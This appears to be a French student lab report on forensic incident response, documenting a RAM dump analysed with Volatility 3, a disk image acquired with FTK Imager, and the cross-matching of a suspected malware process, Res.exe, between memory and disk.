
- `pslist` : processus actifs au moment du dump
- `psscan` : processus terminés ou masqués encore présents en mémoire
- Une différence entre les deux peut indiquer une activité suspecte

Rendu :



```
PS C:\Users\cleme\Desktop\RAM\x64> python vol.py -f "C:\Users\cleme\Desktop\RAM\x64\MEMORY.DMP" windows.pslist
Volatility 3 Framework 2.28.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0xba89624cb040  444     -       N/A     False   2026-01-20 07:21:03.000000 UTC  N/A     Disabled
332     4       Secure System   0xba896273c040  0       -       N/A     False   2026-01-20 07:20:58.000000 UTC  N/A     Disabled
376     4       Registry        0xba89628d1040  4       -       N/A     False   2026-01-20 07:20:58.000000 UTC  N/A     Disabled
980     4       smss.exe        0xba89805e7080  2       -       N/A     False   2026-01-20 07:21:03.000000 UTC  N/A     Disabled
1528    1292    csrss.exe       0xba898a506080  17      -       0       False   2026-01-20 07:21:21.000000 UTC  N/A     Disabled
1636    1292    wininit.exe     0xba899272a200  2       -       0       False   2026-01-20 07:21:23.000000 UTC  N/A     Disabled
1644    1628    csrss.exe       0xba898a633140  14      -       1       False   2026-01-20 07:21:23.000000 UTC  N/A     Disabled
1712    1636    services.exe    0xba898aafd080  13      -       0       False   2026-01-20 07:21:24.000000 UTC  N/A     Disabled
1732    1636    LsaIso.exe      0xba898ae67080  1       -       0       False   2026-01-20 07:21:24.000000 UTC  N/A     Disabled
1744    1636    lsass.exe       0xba89927a1080  13      -       0       False   2026-01-20 07:21:24.000000 UTC  N/A     Disabled
1820    1628    winlogon.exe    0xba898e5f1080  6       -       1       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1932    1712    svchost.exe     0xba8992850080  14      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1952    1636    fontdrvhost.ex  0xba898e6cb080  5       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1960    1820    fontdrvhost.ex  0xba8992855080  5       -       1       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1008    1712    WUDFHost.exe    0xba8992875080  6       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1020    1712    svchost.exe     0xba8967c44080  14      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1288    1712    svchost.exe     0xba8967b79080  6       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2072    1820    LogonUI.exe     0xba8992ac6080  0       -       1       False   2026-01-20 07:21:25.000000 UTC  2026-01-20 07:21:50.000000 UTC  Disabled
2080    1820    dwm.exe 0xba8992acc080  49      -       1       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2204    1712    svchost.exe     0xba8992c78080  2       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2212    1712    svchost.exe     0xba8992c860c0  5       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2408    1712    svchost.exe     0xba8967c11080  5       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2416    1712    svchost.exe     0xba8992d2d080  2       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2440    1712    svchost.exe     0xba8992c230c0  7       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2488    1712    svchost.exe     0xba8992d570c0  10      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2496    1712    svchost.exe     0xba8992d5a080  10      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2548    1712    svchost.exe     0xba8992dc4080  12      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2560    1712    svchost.exe     0xba8992dc2080  5       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2604    1712    svchost.exe     0xba8992d63080  7       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2616    1712    svchost.exe     0xba8992d4f080  6       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2824    1712    svchost.exe     0xba8992b56080  5       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2968    1712    svchost.exe     0xba8992e39080  5       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
3148    1712    svchost.exe     0xba8992e75080  10      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
3268    1712    svchost.exe     0xba8992e71080  8       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
3468    1712    svchost.exe     0xba8993159080  2       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
3584    1712    svchost.exe     0xba89932200c0  19      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
3592    1712    svchost.exe     0xba89932ab080  39      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
3600    1712    bcmUshUpgradeS  0xba89932a9080  2       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
3724    1712    vmms.exe        0xba8993327080  12      -       0       False   2026-01-20 07:21:26.000000 UTC  N/A     Disabled
```



```
PS C:\Users\cleme\Desktop\RAM\x64> python vol.py -f "C:\Users\cleme\Desktop\RAM\x64\MEMORY.DMP" windows.psscan
Volatility 3 Framework 2.28.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

332     4       Secure System   0xba896273c040  0       -       N/A     False   2026-01-20 07:20:58.000000 UTC  N/A     Disabled
376     4       Registry        0xba89628d1040  4       -       N/A     False   2026-01-20 07:20:58.000000 UTC  N/A     Disabled
1288    1712    svchost.exe     0xba8967b79080  6       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
2408    1712    svchost.exe     0xba8967c11080  5       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1020    1712    svchost.exe     0xba8967c44080  14      -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
980     4       smss.exe        0xba89805e7080  2       -       N/A     False   2026-01-20 07:21:03.000000 UTC  N/A     Disabled
4928    1712    svchost.exe     0xba89806c7080  8       -       1       False   2026-01-20 07:21:36.000000 UTC  N/A     Disabled
14720   14636   msedgewebview2  0xba89806c8080  7       -       1       False   2026-01-20 07:21:41.000000 UTC  N/A     Disabled
3560    5024    NgcIso.exe      0xba89806e7100  1       -       0       False   2026-01-20 07:21:26.000000 UTC  N/A     Disabled
12332   5692    lghub_agent.ex  0xba89806fb080  104     -       1       False   2026-01-20 07:22:37.000000 UTC  N/A     Disabled
10824   2440    taskhostw.exe   0xba898071b080  8       -       1       False   2026-01-20 07:21:36.000000 UTC  N/A     Disabled
5156    1712    svchost.exe     0xba898076a080  7       -       0       False   2026-01-20 07:21:27.000000 UTC  N/A     Disabled
5148    1712    mDNSResponder.  0xba898076b080  2       -       0       True    2026-01-20 07:21:27.000000 UTC  N/A     Disabled
5128    1712    Dell.TechHub.e  0xba898076c080  36      -       0       False   2026-01-20 07:21:27.000000 UTC  N/A     Disabled
18908   5128    Dell.TechHub.D  0xba89808ef0c0  16      -       0       False   2026-01-20 07:23:00.000000 UTC  N/A     Disabled
2112    2824    sihost.exe      0xba8980b79080  11      -       1       False   2026-01-20 07:21:35.000000 UTC  N/A     Disabled
7436    1712    svchost.exe     0xba898a4b5080  5       -       0       False   2026-01-20 07:21:33.000000 UTC  N/A     Disabled
1748    1712    svchost.exe     0xba898a4be080  3       -       1       False   2026-01-20 07:21:36.000000 UTC  N/A     Disabled
5620    1712    svchost.exe     0xba898a505080  0       -       0       False   2026-01-20 07:38:47.000000 UTC  2026-01-20 07:38:52.000000 UTC  Disabled
1528    1292    csrss.exe       0xba898a506080  17      -       0       False   2026-01-20 07:21:21.000000 UTC  N/A     Disabled
1644    1628    csrss.exe       0xba898a633140  14      -       1       False   2026-01-20 07:21:23.000000 UTC  N/A     Disabled
1712    1636    services.exe    0xba898aafd080  13      -       0       False   2026-01-20 07:21:24.000000 UTC  N/A     Disabled
1732    1636    LsaIso.exe      0xba898ae67080  1       -       0       False   2026-01-20 07:21:24.000000 UTC  N/A     Disabled
15316   16104   conhost.exe     0xba898c108080  4       -       0       False   2026-01-20 07:23:00.000000 UTC  N/A     Disabled
15788   11672   DumpIt.exe      0xba898c3150c0  7       -       1       False   2026-01-20 10:57:36.000000 UTC  N/A     Disabled
13200   1932    AppActions.exe  0xba898c35b080  7       -       1       False   2026-01-20 07:40:35.000000 UTC  N/A     Disabled
26388   1932    LockApp.exe     0xba898c36b080  18      -       1       False   2026-01-20 09:53:42.000000 UTC  N/A     Disabled
11572   5128    Dell.TechHub.I  0xba898c469080  45      -       0       False   2026-01-20 07:23:00.000000 UTC  N/A     Disabled
26208   6936    chrome.exe      0xba898c4ed080  0       -       1       False   2026-01-20 10:56:42.000000 UTC  2026-01-20 10:56:42.000000 UTC  Disabled
14888   5128    Dell.CoreServi  0xba898cc04080  34      -       0       False   2026-01-20 07:22:59.000000 UTC  N/A     Disabled
20120   15840   conhost.exe     0xba898cc0e080  4       -       0       False   2026-01-20 07:22:59.000000 UTC  N/A     Disabled
14376   11572   conhost.exe     0xba898cd9c0c0  4       -       0       False   2026-01-20 07:23:00.000000 UTC  N/A     Disabled
11656   6936    chrome.exe      0xba898cdc9080  32      -       1       False   2026-01-20 10:52:28.000000 UTC  N/A     Disabled
16648   6936    chrome.exe      0xba898e01a080  10      -       1       False   2026-01-20 07:42:42.000000 UTC  N/A     Disabled
21956   1712    msdtc.exe       0xba898e021080  9       -       0       False   2026-01-20 07:23:21.000000 UTC  N/A     Disabled
16104   5128    Dell.TechHub.A  0xba898e2170c0  20      -       0       False   2026-01-20 07:23:00.000000 UTC  N/A     Disabled
1820    1628    winlogon.exe    0xba898e5f1080  6       -       1       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1952    1636    fontdrvhost.ex  0xba898e6cb080  5       -       0       False   2026-01-20 07:21:25.000000 UTC  N/A     Disabled
1636    1292    wininit.exe     0xba899272a200  2       -       0       False   2026-01-20 07:21:23.000000 UTC  N/A     Disabled
```

❓ Comment analyser les lignes de commande des processus ?


Commande utilisée

```
python vol.py -f "MEMORY.DMP" windows.cmdline
```

Cette analyse permet d’identifier :

- les arguments passés aux processus,
- des chemins ou comportements inhabituels.

Rendu :



❓ Comment identifier les connexions réseau actives ?


Commande utilisée

```
python vol.py -f "MEMORY.DMP" windows.netscan
```

Les éléments observés sont :

- adresses IP distantes,
- ports utilisés,
- processus associés.

Rendu :




✅ Synthèse – Validation de l'US6

Le dump de la mémoire vive a été réalisé avec succès à l'aide de DumpIt, permettant de capturer l'état du système à un instant donné.

Le fichier obtenu a ensuite été analysé hors ligne à l'aide de Volatility 3, ce qui a permis d'identifier les processus actifs ainsi que les connexions réseau présentes en mémoire.

La User Story US6 est validée, les critères d'acceptation étant pleinement respectés.



User Story (US7) – Acquisition du disque dur

🧰 Quel outil est utilisé ?

Outil	Usage
FTK Imager	Acquisition forensique de disques

🔗 https://www.exterro.com/ftk-imager

❓ Comment lancer FTK Imager correctement ?

Étape	Action
1	Clic droit sur `FTK Imager.exe`
2	Exécuter en tant qu'administrateur


❓ Comment créer une image disque bit-à-bit ?

Création de l'image

Menu	Action
File	Create Disk Image

Choix du type d’acquisition


Option	Sélection
Source	Physical Drive



📌 *Le choix Physical Drive est obligatoire pour une acquisition bit-à-bit.*


Sélection du disque

Élément	Valeur
Disque	\\.\PhysicalDrive0



❓ Quel format d’image est utilisé ?

Format	Justification
E01	Format forensique standard, supporte métadonnées et hash



❓ Quelles informations de preuve sont renseignées ?


Champ	Valeur
Case Number	TP-Forensic-07
Examiner	Nom Prénom
Description	Disk acquisition

❓ Quels fichiers suspects peuvent être analysés ensuite ?

L'image disque permet d'identifier :

- fichiers déposés par le malware
- mécanismes de persistance
- traces laissées par l'attaquant

(Analyse réalisée ultérieurement à partir de l'image E01)



✅ Synthèse – Validation de l’US7

- Image disque bit-à-bit réalisée avec FTK Imager
- Intégrité garantie par MD5 et SHA1
- Image exploitable pour l’analyse des fichiers et de la persistance

US7 validée

User Story (US8) –Analyse croisée RAM / Disque

❓ Correspondance entre les processus mémoire et les fichiers disque ?

Réponse :

- Le processus Res.exe est identifié en mémoire avec le PID 4692 via Volatility.
- Le fichier correspondant est localisé sur le disque dans `C:\WindSyst\Res.exe`.


```
PID    Process Base    Size    Name    Path    LoadCount       LoadTime        File output

4692    Res.exe 0x400000        0xc000  Res.exe C:\Users\Malware\Downloads\Malware-main\Malware-main\Malware\VIRUS\Res.exe      -1      2026-01-21 13:45:56.000000 UTC  Disabled
4692    Res.exe 0x7ff80cf80000  0x26d000        ntdll.dll       C:\WINDOWS\SYSTEM32\ntdll.dll   -1      2026-01-21 13:45:56.000000 UTC  Disabled
4692    Res.exe 0x7ff80c1f0000  0x65000 wow64.dll       C:\WINDOWS\System32\wow64.dll   -1      2026-01-21 13:45:56.000000 UTC  Disabled
4692    Res.exe 0x7ff80ce70000  0xb000  wow64base.dll   C:\WINDOWS\System32\wow64base.dll        6       2026-01-21 13:45:56.000000 UTC  Disabled
4692    Res.exe 0x7ff80c420000  0x89000 wow64win.dll    C:\WINDOWS\System32\wow64win.dll        6       2026-01-21 13:45:56.000000 UTC  Disabled
4692    Res.exe 0x7ff80b9b0000  0x10000 wow64con.dll    C:\WINDOWS\System32\wow64con.dll        6       2026-01-21 13:45:56.000000 UTC  Disabled
4692    Res.exe 0x77650000      0xa000  wow64cpu.dll    C:\WINDOWS\System32\wow64cpu.dll        6       2026-01-21 13:45:56.000000 UTC  Disabled
4692    Res.exe 0x400000        0xc000  Res.exe C:\Users\Malware\Downloads\Malware-main\Malware-main\Malware\VIRUS\Res.exe      -       -       Disabled
4692    Res.exe 0x77660000      0x1bc000        ntdll.dll       C:\WINDOWS\SYSTEM32\ntdll.dll   -       -       Disabled
4692    Res.exe 0x75d70000      0xf8000 KERNEL32.DLL    C:\WINDOWS\System32\KERNEL32.DLL        -       -       Disabled
4692    Res.exe 0x75e70000      0x2cb000        KERNELBASE.dll  C:\WINDOWS\System32\KERNELBASE.dll      -       -       Disabled
4692    Res.exe 0x75200000      0xc7000 msvcrt.dll      C:\WINDOWS\System32\msvcrt.dll  -       -       Disabled
4692    Res.exe 0x76a40000      0x1c5000        USER32.dll      C:\WINDOWS\System32\USER32.dll  -       -       Disabled
4692    Res.exe 0x76890000      0x1a000 win32u.dll      C:\WINDOWS\System32\win32u.dll  -       -       Disabled
4692    Res.exe 0x76990000      0x21000 GDI32.dll       C:\WINDOWS\System32\GDI32.dll   -       -       Disabled
4692    Res.exe 0x765a0000      0xec000 gdi32full.dll   C:\WINDOWS\System32\gdi32full.dll       -       -       Disabled
4692    Res.exe 0x76c10000      0x85000 msvcp_win.dll   C:\WINDOWS\System32\msvcp_win.dll       -       -       Disabled
4692    Res.exe 0x76d10000      0x110000        ucrtbase.dll    C:\WINDOWS\System32\ucrtbase.dll        -       -       Disabled
4692    Res.exe 0x64b40000      0x1b000 libwinpthread-1.dll     C:\Users\Malware\Downloads\Malware-main\Malware-main\Malware\VIRUS\libwinpthread-1.dll  -       -       Disabled
4692    Res.exe 0x6eb40000      0x24000 libgcc_s_dw2-1.dll      C:\Users\Malware\Downloads\Malware-main\Malware-main\Malware\VIRUS\libgcc_s_dw2-1.dll   -       -       Disabled
4692    Res.exe 0x64e40000      0x17e000        libstdc++-6.dll C:\Users\Malware\Downloads\Malware-main\Malware-main\Malware\VIRUS\libstdc++-6.dll      -       N/A     Disabled
4692    Res.exe 0x60a80000      0x5da000        Qt5Core.dll     C:\Users\Malware\Downloads\Malware-main\Malware-main\Malware\VIRUS\Qt5Core.dll  -       -       Disabled
4692    Res.exe 0x751d0000      0x7f000 ADVAPI32.dll    C:\WINDOWS\System32\ADVAPI32.dll        -       -       Disabled
4692    Res.exe 0x76690000      0x83000 sechost.dll     C:\WINDOWS\System32\sechost.dll -       -       Disabled
4692    Res.exe 0x75a20000      0xbc000 RPCRT4.dll      C:\WINDOWS\System32\RPCRT4.dll  -       -       Disabled
4692    Res.exe 0x75090000      0x194000        ole32.dll       C:\WINDOWS\System32\ole32.dll   -       -       Disabled
4692    Res.exe 0x755f0000      0x285000        combase.dll     C:\WINDOWS\System32\combase.dll -       -       Disabled
